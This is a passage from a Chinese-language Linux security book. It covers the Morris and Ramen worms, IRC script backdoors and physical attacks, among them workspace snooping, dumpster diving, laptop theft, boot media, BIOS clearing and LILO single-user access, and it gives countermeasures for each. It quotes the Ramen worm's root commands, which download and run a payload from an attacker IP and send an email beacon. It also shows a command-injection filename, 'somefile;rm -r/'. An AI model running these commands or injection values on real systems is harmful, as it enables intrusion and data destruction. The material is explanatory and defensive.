虽然Linux不易受到病毒的影响,但却易于遭受某些类型的蠕虫的攻击。过去曾经出现过利用某些机器的网络访问漏洞的蠕虫,然后通过这些机器攻击其他机器,这类蠕虫能对Linux

机器造成很大的影响。



Morris Internet 蠕虫

最著名的在 Internet 机器上传播的蠕虫案例发生在 1988 年 11 月。Robert Morris 创建了一个复杂的蠕虫程序，通过如下 3 种方式传播感染代码来攻击 Internet 上的主机。

- ▼ 使用 rsh 来连接主机
- 在 fingerd 中造成缓冲区溢出
- ▲ 使用 Sendmail 的 DEBUG 方法，以欺骗系统执行 email 中的任意代码

这一蠕虫只是简单地将自身复制到未受感染的机器，它读取 hosts.allow、rhost 和 forward 文件以确定新的攻击目标。它并没有被设计为造成实际的损害。但是，在代码中的一些逻辑错误使其不能正确识别出已经受感染的机器，从而使得攻击代码的多个拷贝同时在系统中运行，导致这些机器严重过载或完全不可用。

在这次事件中有超过 6000 台机器受到感染。考虑到它只能攻击 VAX 和 SunOS 机器，以及与现在相比，1988 年 Internet 上只有数量相当少的主机，因此这一损害是极为惊人的。



Ramen 蠕虫

有将近十年的时间没有爆发过值得注意的 UNIX 蠕虫事件。随后出现了 Raemen 蠕虫，它在众多开发者（包括本书作者）中流行的某一俚语命名。

Ramen 蠕虫出现于 2001 年 1 月 17 日。一些高级站点被感染，包括 Texas A&M 大学，NASA 的 Jet Propulsion 实验室和以台湾为基地的计算机硬件制造商 Supermicro。Ramen 蠕虫由当时已有的多个攻击脚本汇聚修改而成，变得更加简单和庞大，但是非常高效。它针对基于 Red Hat 安装的系统，但是只要创建者有更多的时间，它的目标会更为广泛。它的传染方法如下：

1. Ramen 使用 Synscan (<http://www.psychoid.lam3rz.de/synscan.html>) 连接主机的端口 21，并根据返回的 FTP 旗标来猜测对方的 Red Hat 版本。这一检查也是 Ramen 特定于 Red Hat 的原因。
2. 如果 Ramen 确认对方运行的是 Red Hat 6.2，就攻击其上的 wu-ftpd 和 rpc.statd。如果运行 Red Hat 7.0，则转而攻击 LPRng 服务器。如果成功地执行了上述步骤，它就在这一易受攻击的目标机器上以 root 来运行如下命令：

```
mkdir /usr/src/.poop;cd /usr/src/.poop
export TERM=vt100
```

```
lynx -source http://IP_ADDR:27374 > /usr/src/.pcop/ramen.tgz
cp ramen.tgz /tmp
gzip -d ramen.tgz;tar -xvf ramen.tar;./start.sh
echo Eat Your Ramen!! mail emailaddress
```

lynx 命令使用的 IP 地址是攻击发起方的 IP。最后的 email 地址是一个 Hotmail 帐号。

3. 在适当的时候, start.sh 脚本通过 inetd 或 xinetd 来启动一个基于端口 27374 的最小 HTTP/0.9 Web 服务器。该服务器用于提供蠕虫自身的拷贝 可以在其所执行的 lynx 命令中看到这一 URL。
4. 然后, 根据 Red Hat 版本, Ramen 把 rpc.staidd 或 lpd 从这台新侵入的机器中删除。
5. 在 /etc/ftpusers 中添加用户名 anonymous 和 ftp。
6. 然后, 这一蠕虫将任何名为 index.html 的文件替换成信息“Hackers looooooooooooooooooove noodles” 如图 4-2 所示。



图 4-2 Ramen 蠕虫的界面

基于如下理由, Ramen 蠕虫相当有意思:

- ▼ 其中重新开发的部分远比不上它所组装的过去已经存在的其他代码片断。除了 HTTP 服务器以及驱动引擎, 其他的所有功能都来自于其他代码。

- 它并不试图使黑客获得机器的控制权。实际上,通过替换 index.html 页面,几乎确信能够使管理员知道系统已经被侵入。
- 它试图修补所发现的安全漏洞。对于被黑的机器,通过在/etc/ftpusers中添加用户,关闭了匿名FTP服务,同时删除了不安全的rpc.statd和lpd程序。
- 删除漏洞也确保了蠕虫不会再次扩散到同一服务器。
- 蠕虫将邮件发送给单独的Hotmail帐号,以跟踪感染情况(尽管这一帐号很快就会被删除)。
- 蠕虫通过被攻击机器上的Web服务来提供自身的拷贝。如果它以Internet上的某些静态Web服务器来提供文件,与之相关的ISP就会很快地关闭这些服务器,从而阻止进一步传播。相反,这一蠕虫不需要专门的外部机器的帮助。
- 27374端口被Windows subseven特洛伊木马所使用,而它显然不会在Linux机器上运行。从某种意义上来说,使用这个端口是一个玩笑。可能是为了使Ramen蠕虫能够被早已监测该端口通信的IDS规则所发现,这是Ramen的创建者并非完全恶意的另一迹象。
- ▲ 改变 index.html 页面时,它使用标准的HTML图像标记来提供Ramen的图标。每当用户访问被入侵主机的Web服务,都会从Top Ramen图标的提供者Nissin Foods处获得图标。这就意味着Nissin只要分析HTTP请求的Referrer:头标部分,就可能得到被入侵站点的列表。

Ramen是一个相当高效的蠕虫,几乎马上就引起了注意。然而,它所利用的并不是最新的漏洞——在相当长时间前就已经发布了补丁。它能够扩散的惟一原因是:实际上许多人并没有应用Red Hat在蠕虫爆发的3~8个月之前所发布的这些补丁。

想要详细了解Ramen蠕虫的运行方式,请参见SecurityFocus上的Incident列表中的相应部分,位于<http://www.securityfocus.com/archive/75/156624>。

一 Ramen 对策

在读到这些内容的时候,你应该已经听说过许多与Ramen相关的事情,并已经升级了相应的软件包。如果还没有,请下载LPRng、rpc.statd和wu-ftpd的最近更新,并马上安装它们。

William Stearns编写了一个名为RamenFind的shell脚本,以帮助用户在系统感染Ramen蠕虫后清除它们。请到<http://www.sans.org/y2k/ramen.htm>下载。不要忘记从备份中恢复以前的index.html文件。

今日的蠕虫

除了 Morris Internet 蠕虫和 Ramen 蠕虫，没有爆发过其他以 UNIX 为主的蠕虫——至少没有被注意到过。Ramen 也说明我们是幸运的——它使自己显而易见，从某种意义上说，对我们有一定的帮助。

如果某个黑客致力于开发下一个 Internet 蠕虫，没有人知道其可能的破坏力。每天都会发现新的网络访问漏洞，而这些都能够被蠕虫用于传播自身。保护自己免受蠕虫侵害的最好方法是确保系统的安全性。

4.4 IRC 后门

IRC，或 Internet Relay Chat，允许人们与世界上的其他人进行实时通信。IRC 频道是那些对相同话题感兴趣的人们的特定区域。黑客团体经常在某些频道交流，以传授或学习黑客技巧，或仅仅用于吹牛。如果在 Linux 发布中没有包含 IRC 客户端，可以在 <http://www.irc.org/links.html> 上找到一个 IRC 客户程序列表。

很多 IRC 客户端支持脚本。这些脚本相当于自动程序，通过在 IRC 中加入其不提供的特性，可以使用户有更好的在线体验。它们可用来添加新的命令，例如使用快捷方式 `/j` 来代替 `/join`，或者新的功能，如只输入昵称的开头几个字符，脚本就能够自动地补全，或者提供更好的安全性，例如在被踢出后重新进入频道。

许多脚本都可以公开得到。实际上，如果在 IRC 上查找，可以找到数以百计的脚本，但是脚本语言在提供巨大灵活性的同时，也可以用来破坏系统的安全性。存在两类不安全性：

- ▼ **IRC 权限** 黑客可以编写脚本来运行任意的 IRC 命令，例如发送消息或退出频道。
- ▲ **Unix shell 权限** 黑客可以编写脚本来运行任意的 shell 命令，例如删除文件或者将口令文件通过 email 发送给黑客。

某些可以公开获得的脚本中存在着一些无意的后门。下面的 IRC 脚本片断用于允许其他的 IRC 用户检索某个文件。

```
/on ^ctcp "% %DCC SEND %*" exec -name stuff ls $5
```

然而，如果文件名是 `somefile;rm -r/`，则它将提供 `somefile` 文件，并且随后删除硬盘上的每个文件，因为“`;`”是 shell 命令的分隔符。好了，它将删除你能删除的所有文件，因此的确不能以 root 来运行 IRC 客户端，对不对？

许多可以公开获得的脚本故意内建了后门,通常是为了炫耀。不要信任所得到的任何脚本,即便是朋友给你的,除非你有足够的能力来有效地复查这些代码。不要以为语言的简单性就意味着它不可能被滥用。

尽管脚本很有诱惑力,但它在享用IRC的乐趣时并不是必须的。如果你希望使用脚本,就学习这个语言并自己编写。


4.5 小结

本章中的例子并未涵盖黑客欺骗人们来损害其系统安全性的全部方式。黑客们不断地尝试着新的方式。简而言之,保护自己不被黑客利用的最好方式是逐渐养成警惕、固执、不轻信和仔细的习惯。





防范松懈的重要机房，粘在显示器上的root口令，这些方便自己的措施，也使得物理入侵者“得来全不费功夫”。还要当心你的便携笔记本电脑，它已经成为新的目标……



第 5 章

「物理攻击」

有时，人们在疲劳或寻找捷径时会玩一些“愚蠢的计算机安全窍门”。在张贴纸上写下口令或者把机密文件不绞碎就丢进垃圾箱，这将增大攻击者获得敏感数据和造成破坏的机会。在这种情形下，那些能够对设备、办公桌、计算机系统和网络设施进行物理操作的攻击者会极大地增加其成功率。

无论系统对于网络攻击而言如何安全，当攻击者坐在你的地方，位下计算机前面时，可以使用很多攻击方法。其中某些方法比较难以察觉，例如从白板上收集敏感信息，而另一些方法则直截了当的多，同时也造成巨大的损失，例如拆除系统硬盘并带走。

在这一章，我们将着重介绍攻击者破坏系统安全性的物理方法，而借助网络不可能实现这些方法。

5.1 攻击办公室

对许多人而言，办公室是他们在工作日甚至周末度过大部分时间的场所。因此，办公室环境感觉上类似于家（虽然不是）。我们根据自己的喜好来打理办公室，将之赋予个人色彩，很可能在其中养了一两盆植物。我们将配偶、伙伴和孩子的照片挂在墙上。换句话说，因为我们要在自己的办公室度过如此多的时间，所以要将其尽可能弄得舒适一些。

除了美观之外，我们也使办公室变得足够安全。我们处于公司的安全线之内。门上有锁，公司甚至配备了保安人员以确保只有员工和其他被授权的人员才能使用我们的设备。

但是也存在着危险性，因为安全和舒适通常会使我们放松警惕，从而不遵循好的安全习惯。这给攻击者以机会，使他们能够得到所需要的公司中最敏感的信息和系统。被紧盯的办公室中可能有攻击者可以找到口令的活页纸、未加锁的日志，或者甚至是白板。让我们逐一审查办公室中易受攻击的地方，如工作区、垃圾桶、控制台和便携式电脑。



工作区域

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 9 |
| 影响力: | 7 |
| 风险率: | 7 |

当攻击者有时间和机会进入用户的工作区域时，他就能很快地寻找机密信息，如口令、用户名、系统名、软盘、CD-ROM、存档磁带和打印文件等。通常，能够在如下几个常见的地点找到这些东西：

- ▼ 贴在显示器、悬空书架、墙面和隔板上的张贴纸
- 办公桌抽屉, 或者食品盘或其他物体下
- 笔记本
- ▲ 打印机和传真机边上的废纸篓

除了口令和访问ID, 用户通常也记下额外的信息, 例如用户名或系统名。有了这些信息, 攻击者就万事俱备, 可以立即进入系统。甚至在只有一个口令的情形下, 攻击者只需耗费很短的时间就能够将其与某个用户名和系统关联起来。设想攻击者找到一本写满了用户名、系统名和口令的笔记本, 会发生什么事情? 这个笔记本将是一个金矿, 使攻击者能够访问公司的大多数网络。

下一步, 攻击者将会在工作区内搜索打印文件、软盘、CD-ROM、存档磁带、可移动硬盘, 或其他类型的记录介质。这些东西可能包含有源代码、文件、email、数据库记录等机密信息。攻击者不需要实际访问任何系统就可以找到所需的绝大部分信息。

攻击者可能查找的其他有用信息包括:

- ▼ **电话号码列表** 电话号码列表把人们的名字和调制解调器的电话号码提供给黑客, 这些可能会成为社交工程的目标。攻击者也可以使用号码列表来实施拨入轰炸, 以尝试找到处于活动状态并能够响应拨入的调制解调器。第6章介绍了拨入轰炸的更多信息, 而与社交工程有关的更多信息可以在第4章找到。
- **组织结构图表** 组织结构图表可以提供不同于电话号码列表的联系信息, 显示了工作部门和电话号码。社交工程攻击者可能会尝试刻意伪装, 并联系某些警惕性不高的员工, 以获得机密信息。
- **安全策略告示** 安全策略给出了相应的规则和过程。攻击者可以从中知道所使用的安全工具, 从而帮助她避免被发现。
- **备忘录** 攻击者可以在敏感的备忘录中找到与网络配置、服务、权限变化等等有关的信息。
- **内部专用手册** 许多公司都有专用手册以解释公司的内部工作。例如, 电话公司有许多策略和程序手册来指导公司的日常工作。攻击者可以从中学习这些操作, 包含与任意客户应用有关的细节, 这有利于攻击者掌握流程中的薄弱环节, 甚至发掘出应用程序中存在的潜在脆弱点。
- **会议、事件和休假的日程安排** 对攻击者而言, 根据日程安排可以找出有利于发动攻击和被发现时逃跑的最佳时间。
- ▲ **公司的信纸和备忘录表格** 攻击者可以利用它们向目标人发送正式信函和备忘录。

一 工作区域侵入对策

干净而且上锁的工作区域是对付入侵者的最好防卫。锁上所有机密手册、打印文件和存储介质。并时刻记住，黑客入侵网络时只需要一个口令。

首先，不要把口令或访问ID记录在白板、张贴纸、笔记本或任何其他能够在工作区内找到的介质内。如果可能，用大脑记住这些口令。如果必须写下敏感信息，将它存入加密文件或者加密文件系统的文本文件中，并选择合适的密钥。这样，任何人如果没有系统的访问权限以及密钥，都不可能看到这些口令信息。

此外，也可以使用 GnuPG 或其他 PGP 密码程序来手工加密口令。PGP (Pretty Good Privacy 的缩写) 是由 Phil Zimmerman 编写的工具，它对于非商业使用而言是免费的。GnuPG (GNU Privacy Guard) 是一个更新的开发工具。对于商业和非商业使用都是免费的，同时也可以得到源代码。使用其中的任何一个工具来加密个人文件。

注意

在某些操作系统上，可以找到一个名为“password safe”的工具。该工具将口令信息保存在一个安全的加密文件中。不幸的是，直到现在为止，我们没有找到任何用于 Linux 的 password safe 工具。



垃圾分析

| | |
|------|---|
| 流行度: | 9 |
| 简单度: | 9 |
| 影响力: | 6 |
| 风险率: | 8 |

作为秘密团体所钟爱的方法，垃圾分析可以为攻击者提供大量有用信息。它的成功基于一个事实，即很多人并不知道他们扔进垃圾桶的东西的真正价值。垃圾分析通常在夜间进行，需要在目标公司的垃圾桶内进行搜索，通常可以以更小的被抓获风险来获得信息。除非攻击者侵入到公司内部，否则他的垃圾分析行为一般被认为是合法的，这是这种方法最令人担心的特点。

将敏感材料丢弃到垃圾桶的危险极为现实。例如，几年前的圣诞节后，垃圾收集者在一家电器商店后面的垃圾桶里找到一本收据，其中包含了蜂窝电话的交易信息。包括购买者姓名、地址和家庭电话号码。同时也包括与每部交易的蜂窝电话对应的惟一ID，只使用这个ID就可盗打电话。

其他被丢弃的垃圾也可能包含敏感信息,例如信用卡收据、电话本、日程安排、手册、磁带、CD、软盘等。此外,攻击者也可能寻找丢弃的硬件。已经有很多人利用垃圾收集中得到的设备建立起特定的网络配置。

一 垃圾分析对策

首先,公司必须要有一个明确的敏感信息处理策略。这个策略包括怎样区分、存储、传送和摧毁敏感信息。这一策略中的信息应当作为安全常识的一部分,让所有的员工掌握。

为防止在存储设备中的敏感信息被攻击者获取,应当使用强磁铁来彻底抹去所有内容。

至于机密文件和手册,粉碎它们。然而要记住,这样做并没有彻底毁坏其上的可读内容。例如,在1980年伊朗接管美国使馆时,工作人员粉碎了所有的机密文件,不让它们落到伊朗恐怖分子手中。然而伊朗攻击者获得这些碎片之后,对其进行整理,最终拼凑出了某些文件的局部,并让织毯工将它们重新编织起来,从而再次可读。幸运的是,通常的攻击者缺乏足够的时间、耐心或资源来这么做,所以一旦文件被粉碎,其上的机密就应当是安全的。作为额外的预防措施,可以使用十字粉碎机,在水平和垂直方向都进行切割,从而生成小方块而不是长条纸屑。

最后,垃圾桶应当被放置在照明良好的安全地点,最好用篱笆围起来,并加以一道上锁的门。



攻击网络机密

| | |
|------|---|
| 流行度: | 5 |
| 简单度: | 6 |
| 影响力: | 7 |
| 风险率: | 6 |

攻击者只需接近网络设备就可得到与系统和配置有关的信息。这要归咎于使用各种方法来跟踪设备信息的系统和网络管理员。通常的做法是在系统、显示器或网络设备上贴上标签和张贴纸。通常,这些标签会泄露系统名称、IP地址、操作系统类型或其他机密信息。在路由器上,这类标签通常列出了子网信息。另外的一些常见做法是在电话线和网线上贴上卷带标签,或者在墙上张贴用于显示网络和电话布线的房间构造图。

这些方法过分清晰地标识了系统和网络设备。只需简单地阅读这些标记,接近设备的攻击者就可以从中得到大量关于网络操作和配置的信息。如果能够进入网络机房,则就可以很容易地辨认出网络的关键部分。这使得入侵者能够在他们最感兴趣的线路上放置网络嗅探器

或电话分线。

❶ 防止网络机密的泄露

防止敏感的网络信息泄露的最佳办法是从系统、显示器、网络设备和线缆上去除所有的标签。但用什么代替？当然，能够用锁和钥匙来保护这些信息，或放入某个安全的数据库中。然而，完全去掉这些信息也使得系统难以辨认和管理。如果数据库出了问题，就会遇到大麻烦。

因此，最好的办法是尽可能地限制对设备和办公区域的接近。保护更加敏感的区域，例如数据中心和配线柜，使用加锁的门和其他形式的访问控制。另外，打印出来的网络或房间图不要放置在连访客也可见到的公开区域。



盗用控制台操作

| | |
|------|----|
| 流行度: | 7 |
| 简单度: | 9 |
| 影响力: | 10 |
| 风险率: | 8 |

有一句古老的计算机安全格言：“如果我能够对系统进行物理操作，就可以拥有这个系统”。在今天它仍然是真理，不仅仅对于单用户的Windows系统而言，同样也适用于Linux和其他UNIX系统。

人们对显示器不加注意的现象极为常见。人们在洗澡、吃东西或回家的时候，其计算机通常是开着的。这一未加注意的时间可能是几分钟，也可能是几小时或几天，取决于不同的原因。

人们是否已经对系统进行配置，以使其在短时间的空闲之后启动屏幕保护程序？如果做了，是否设置了密码保护？

如果对其中一个问题的答案是否定的，则他们使得系统暴露在攻击和盗用的危险之下。任何人都可以坐下来并伪装成这个用户。例如，他们可以给你的家人或朋友写邮件。他们也能够访问网络资源。他们甚至能够伪造电子签名。总之在一段短时间内，可能做大量的事情，并且所有这些事情看起来都是合法的。

另一种严重的攻击方式是在系统中安装特洛伊木马或者后门。在一些事先打包的rootkit中，有一系列的工具和修改系统的命令。如其名字所示，rootkit用于获得和保持root特权。一旦被安装，就能提供后门工具，以允许某些人在远程以root访问系统，从而绕过正常的访问控制系统。关于rootkit的更多信息，可以参见第10章。

也可以安装网络嗅探器。这一工具将网卡设置成混杂模式,允许系统看到所有流经的数据流(而不是只接收目的地址为本机的信息)。网络嗅探器通常用于收集机密数据,如登录名和口令。例如,用户A使用telnet登录某个系统。他们输入用户名和口令,并获得系统的访问权。然后在做某些事情之后退出。这看起来非常正常,但是如果在附近的系统中安装了嗅探器,它就可以读取用户输入的所有东西,包括他们的用户名和口令。

注意

我们将在第6章更为详细地讨论网络嗅探器。

如果攻击者不想在系统中安装软件,也可以在键盘线上安装一个小的硬件设备。这一设备可以捕获键盘击键,从而获得口令和用户ID。随后,攻击者会返回来取回这个设备。

以上只是盗用不经意间被忽视的监视器或控制台的少数几类例子。

一 控制台操作对策

为了防止计算机在不经意间被攻击,应当确保使用一个好的屏幕保护程序。它应当使屏幕变得难以辨认,而不仅仅是扭曲实际的屏幕内容。在屏幕保护程序运行时,任何人都不能从屏幕上读取机密信息。

更重要的是,确保可以用口令来保护屏幕保护程序,并且已经开启了这一功能。一旦设置这一功能,屏幕保护程序在启动后将一直运行,直到用户输入正确的口令。

给屏幕保护程序设置合理的等待时间。如果需要一个小时的非活动状态才能激发它,则系统暴露在易受攻击状态下的时间太长了。如果等待时间太短,则会给使用者带来不必要的干扰,从而导致用户关闭这一程序。

同样,鼓励所有的用户在离开工作场所时锁上他们的系统。这将直接启动屏幕保护程序,而无需等待一定的空闲时间。如果可能,用户最好在离开时退出系统。



便携机偷窃

| | |
|------|----|
| 流行度: | 10 |
| 简单度: | 8 |
| 影响力: | 10 |
| 风险率: | 9 |

便携机偷窃几乎在任何地点都会发生。如果攻击者能够在物理上接近办公区域,则收起便携机并逃走是一件相对容易的事情。为了安全撤离,便携机可以放置在公文包、运动包或

背包中，甚至藏在外套下面。

警告

在讨论便携机安全性之前，必须强调一个重要的观点：一旦便携机被盗，窃贼最终肯定能够访问系统和其中的所有文件。无论怎么做都不能够避免此种情况发生。另一点是，便携式电脑可能成为办公室内外的攻击目标。

如果用户带着便携机旅行，窃贼可以利用任何主人不经意离开的时刻下手。例如，一种常用的伎俩是利用机场安全系统。两个窃贼在某个带有便携机的旅客前接受安全检查。第一个窃贼顺利地通过安检。当目标将便携机放上安检传送带时，第二个窃贼故意引起安全警报，从而延误便携机的主人的检查，同时其便携机已经通过了X光机。这样，第一个窃贼就可收起便携机并走开。

一 便携机偷窃对策

首先也是最重要的，是确保有规律地备份数据。如果你丢失了便携机，同时又没有可以恢复的备份，那么什么都完了，你在这场战争中彻底失败。把备份保存在独立的地点，通常远离便携机。理由很简单，同时丢失便携机和备份，备份便失去了意义。最好的方式是至少将一个备份保存在某个安全的地点。例如，将它锁入工作场所的文件柜中。如果可能，在任何地方，多半是家里，保存第二个备份。

其次，如本章前面所讨论的那样，使用类似PGP或GnuPG的工具对便携机内的关键数据进行加密。这些工具可用来加密单个文件。如果有大量的文件需要保护，就需要使用加密文件系统。我们在5.3节讨论加密文件系统。

许多人在旅行的同时带着便携机和PDA（个人数字助理），如Palm，对于对多个不同系统具有权限的个人而言，通常的惯例是将口令、系统名和网络信息保存在PDA中。如果你就是这些人中的一员，必须避免将PDA和便携机放在一起。如果PDA和便携机同时丢失，则窃贼就能找到存取便携机所需的所有信息。更坏的可能是，他们也会找到相关信息，从而能够访问远程系统或公司网络。就如前面所指出的那样，PDA的安全性是相当弱的。

必须在旅行中时刻携带便携机。确保在自己顺利通过机场的金属探测器后才将便携机放入X光机，并且尽可能地注意它。这样如果别人收起它就会被你发现。

办公场所的安全性准则要求任何人离开时都要打开公文包或其他包以备检查。此外，任何类似于便携机的设备都必须贴有专门的允许其带出的标签。这一标签应当详细列出其型号、系列号和携带者的名字。

5.2 启动权限是root权限

对于攻击者而言,对Linux系统的物理操作是最好的获得系统控制的机会。对于Linux,这像重启系统一样简单。



双重启动

| | |
|------|----|
| 流行度: | 3 |
| 简单度: | 10 |
| 影响力: | 5 |
| 风险率: | 6 |

使用在安装有Linux的系统中同时安装一个或多个其他操作系统是相当简单和普遍的,通过使用类似于LILO的启动加载程序,用户可以选择所需启动的操作系统。这被称之为双重启动,能够带来如下便利:

- ▼ **减少硬件需求** 通过将多个操作系统安装在一台机器上,用户减少了对机器的需求。
- ▲ **学习系统** 双重启动使得那些对Linux感兴趣的人能够在Windows系统的未使用分区中安装Linux。那样他们就能在用Windows满足日常需要的同时体验和学习Linux的工作方式。

双重启动尽管有时很有用,但是有一些安全问题。如果攻击者能够启动类似于Windows 98的不安全操作系统,则所有在Linux上的安全努力都将变得没有意义。没有定制的工具,他对Linux分区内部没有访问权限,但是他能删除这些分区。这样做将彻底毁坏机器中的Linux系统,为了弥补这一只需5分钟的盗用,需要进行完全的重新安装、配置和恢复备份。

❶ 双重启动对策

不要在一台机器中运行多个系统,使用不同的机器来安装不同的操作系统。如果这不现实,则使用类似于VMWare的虚拟机体系结构。VMWare允许用户在本地系统的基础上安装一个或多个目标系统。可以在X Window中运行VMWare,并用它来启动Windows 98,那样你就可以满足不同的需要,例如,出版商要求用Word撰写文件——甚至是Linux安全书籍。通

过虚拟机可以访问系统的某些资源,但是仍然运行在Linux进程中,这表明虚拟操作系统一旦崩溃,不会影响到Linux机器。

注意

VMWare是商业产品,可以在<http://www.vmware.com>上找到。还存在一些其他的商业产品和开源代码的类似程序。

如果系统需要双重启动能力,对/etc/lilo.conf文件中的每个入口系统都要采用口令保护。

技巧

在lilo.conf文件中将各启动项设置为restricted,要求用户在启动其他系统时提供口令。



启动设备

| | |
|------|----|
| 流行度: | 6 |
| 简单度: | 9 |
| 影响力: | 10 |
| 风险率: | 8 |

如果攻击者在机器中插入软盘或CD-ROM,然后重新启动其他的操作系统,就能够存取系统的资源,系统的所有安全努力都会变得白费力气。启动Linux的最小实例所需的所有东西都可以放置在一张软盘上。直到不久以前,许多Linux厂商还使用这种方法来创建紧急恢复盘,用于系统崩溃后的恢复。许多最新的Linux发布已经将紧急恢复系统放置到安装光盘,现在,系统主人所需做的只是直接从光盘或软盘引导,读取CD中的映像文件。这也是攻击者所需做的。现在仍然(而且通常是这样)很容易下载可以容纳在一张软盘里的Linux版本。下面是两个例子。

- ▼ **Trinux** (<http://www.trinux.org>) Trinux是一个包含安全工具的最小Linux发布,可以从多张软盘启动。它提供了许多安全工具,例如漏洞扫描、网络包分析和安全调查工具。如同人们用于检查安全性,黑客也可以使用Trinux来找到系统的安全弱点。它也能够用来启动另一个Linux版本,以探查网络中的其他资源和可能的漏洞。
- ▲ **TOMSRTBT** (<http://www.toms.net/rb/>) 这一发布旨在一张软盘上尽可能地塞进更多的Linux内核和工具。例如,它能够将软盘格式化82个磁道,每个磁道21扇区,从而总容量达1.722MB。

❶ 防止使用其他启动设备

防止其他人插入可移动介质以启动系统的最好方法是修改系统BIOS中的启动顺序。去掉其中所有的软盘和CD-ROM项。只留下允许启动的设备(如硬盘)。这样,在系统启动时,它将只在指定的设备上查找可启动的映像文件。

然而,这种方法存在一个问题。如果用户能够改变BIOS设置,怎样防止攻击者将它们改回来?他们能够重新设置启动顺序,然后从软盘启动。这样,他们就能够方便而且快捷地绕过你的安全措施。

使用口令可以防止非法修改BIOS。通常,BIOS允许用户设置一个最长达7个字符的口令。这可能不是最强大的口令,但确实能够起到一些保护作用。一旦设置了口令,任何用户在修改BIOS前都必须输入正确的口令。

警告

许多BIOS厂商都有默认的口令。使用这些口令就可以访问BIOS,而不论其主人设置口令与否。这仅用于在忘记或丢失BIOS口令的情形下进入BIOS系统。不幸的是,厂商口令已经成为了常识,能够很容易地在Internet上找到。而且它们不能被取代,因此使得系统易于遭受攻击。这一问题的惟一真正解决方法是把系统放置在安全的房间内。

对软驱加上物理锁是另一个可能的办法。这将阻止任何人将软盘插入驱动器,除非他们有钥匙。当然,也可以从系统中把软驱和光驱一同拆掉。不幸的是,这将给系统管理员带来维护上的困难。你应当对由此造成的困难和反之所冒的风险进行权衡,以确定这种极端的方法是否合适。



破解 BIOS

| | |
|-----|---|
| 流行度 | 4 |
| 简单度 | 6 |
| 影响力 | 3 |
| 风险率 | 4 |

在使用BIOS设置来保护系统时,必须记住有许多工具和方法可以检索BIOS口令,清除BIOS设置,或者甚至绕过口令保护。

有许多工具可以用来破解和修改BIOS设置、检索BIOS口令或简单地清除BIOS的CMOS内存,删除所有可能做过的修改。这些工具通常基于DOS,并能够从软盘运行。如果你正确配置了BIOS和LILO以防止从可移动介质启动,你就已经得到保护,不再受这种类型的工具的

威胁。

另一种攻击 BIOS 的方法是物理清除 BIOS CMOS 的内容，被称之为“flashing the BIOS (给 BIOS 放电)”。这有 3 种方式。它们都要求对系统有物理操作能力，因为必须打开机箱盖。

- ▼ 第一种技术是找到并使用专用于此用途的跳线。作为一种技术支持手段，这一跳线将清除 BIOS 内容。当忘记口令，或者继承一台未知口令的机器，或发生 BIOS 相关的操作问题时，这非常有用。

如果存在这类跳线，并且被攻击者发现，则他们只需简单地设置连接、重启系统，再将跳线恢复原样。此时，将会重置成默认的 BIOS 设置，包括一个空口令。

- 第二种方法只需简单地拿掉主板上的锂电池。这一电池用于维持 BIOS 所使用的 CMOS 内存（配置数据），使其不易丢失。如果关闭系统，CMOS 仍然能保持其存储的数据，例如 BIOS 设置。拿掉电池并断开系统电源，这一内存将被清除。

- ▲ 最后的方法是造成 CMOS 的两个或多个管脚的短路。这一操作必须在系统关闭时进行，可以使用电线、回形针或其他导电物体来做到这一点。所使用的管脚取决于 CMOS 芯片的类型，使用一个好的搜索引擎，可以从 Internet 上得到这些信息。

一 保护 BIOS

把所有关键系统放置到安全的房间是保护 BIOS 的最好办法。对这一房间必须加锁，进入时需要钥匙、钥匙卡或通过生物方式的认证。这一房间也应安装监控摄像头，并处于运行状态。虽然这是最好的解决方法，但对很多人来说并不现实。

另一种方法是使用机箱锁。这种锁安装在机箱上，必须使用钥匙才能打开机箱。由于不能打开锁，攻击者不得不使用暴力打开机箱或偷走它，这两种情形的迹象都极为明显。

第三种方法是在系统中完全去掉软驱和光驱。这么做彻底消除了这种攻击方式。

最后，使用监控摄像头监视工作区域里面和附近的活动，这么做即便不能阻止别人对系统的攻击，至少也能在确认系统被破坏后提供证据。



LILO 盗用

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 7 |
| 影响力: | 9 |
| 风险率: | 8 |

系统在启动时直接进入单用户模式会带来严重的问题。在默认的 Linux 安装中，单用户

模式通常在不需要用户名和口令的情形下就提供给用户root权限的shell。这意味着任何人通过重启和在LILO提示行中指定单用户模式就可以访问系统。这些只需要几分钟就可完成。

在Linux操作系统的安装过程中,很可能把启动加载程序写入到主引导记录。启动加载程序是一小段用于引导指定操作系统(通常是Linux)的代码。在系统重置、开机或重启时,启动加载程序是BIOS启动后最先执行的代码,然后启动加载程序引导默认或者用户指定的操作系统。

Linux中最流行的启动加载程序是LILO(Linux Loader的缩写)。默认情形下,大部分新的Linux安装程序将配置LILO,使其在启动时在屏幕上给出提示,在一小段时间内等待用户输入。如果在此期间没有输入,则引导默认的操作系统,可能是Linux或其他操作系统,如Windows。

这一默认设置最初由Linux安装程序创建,并写入配置文件(通常是/etc/lilo.conf),这个文件包含了所有LILO需要知道的启动选项。之后可以添加其他的选项,包括设定别的操作系统。单独修改这个文件不会影响LILO的行为。必须使用lilo命令把这些配置信息写入硬盘的引导记录。

例如,可能有如下的LILO提示(对于不同发布会有所不同):

```
LILO Boot:
```

在这一提示行,用户可以指定所要引导的操作系统。对于可以启动多个操作系统的机器(例如Linux/Windows 98双重引导系统)来说,这一点很有用。可以在这里输入Linux或dos,或者等待LILO设定的延迟时间,此时它会引导默认的操作系统(本例中是Linux)。按下回车键将越过等待时间直接引导默认系统。在lilo.conf文件中可以加入其他的操作系统定义。

在LILO提示行,也可以输入操作系统参数。例如,要引导Linux进入单用户模式,可以输入:

```
LILO Boot:linux 1
```

或

```
LILO Boot:linux s
```

这告诉Linux引导进入运行级别1或s,即单用户模式,而不是默认模式。单用户模式下只运行很少的进程。而且禁止网络连接和软件驱动程序。只能运行系统控制台。这个模式用于系统修复和维护。此时,任何其他用户都不能登录到系统,因此称之为单用户模式。

注意

关于运行级别的信息,可以参见 *init (8)* 帮助手册页。

除了指定启动的运行级别，也能够指定 init 命令的路径。如果输入

```
LILO Boot: linux init=(command)
```

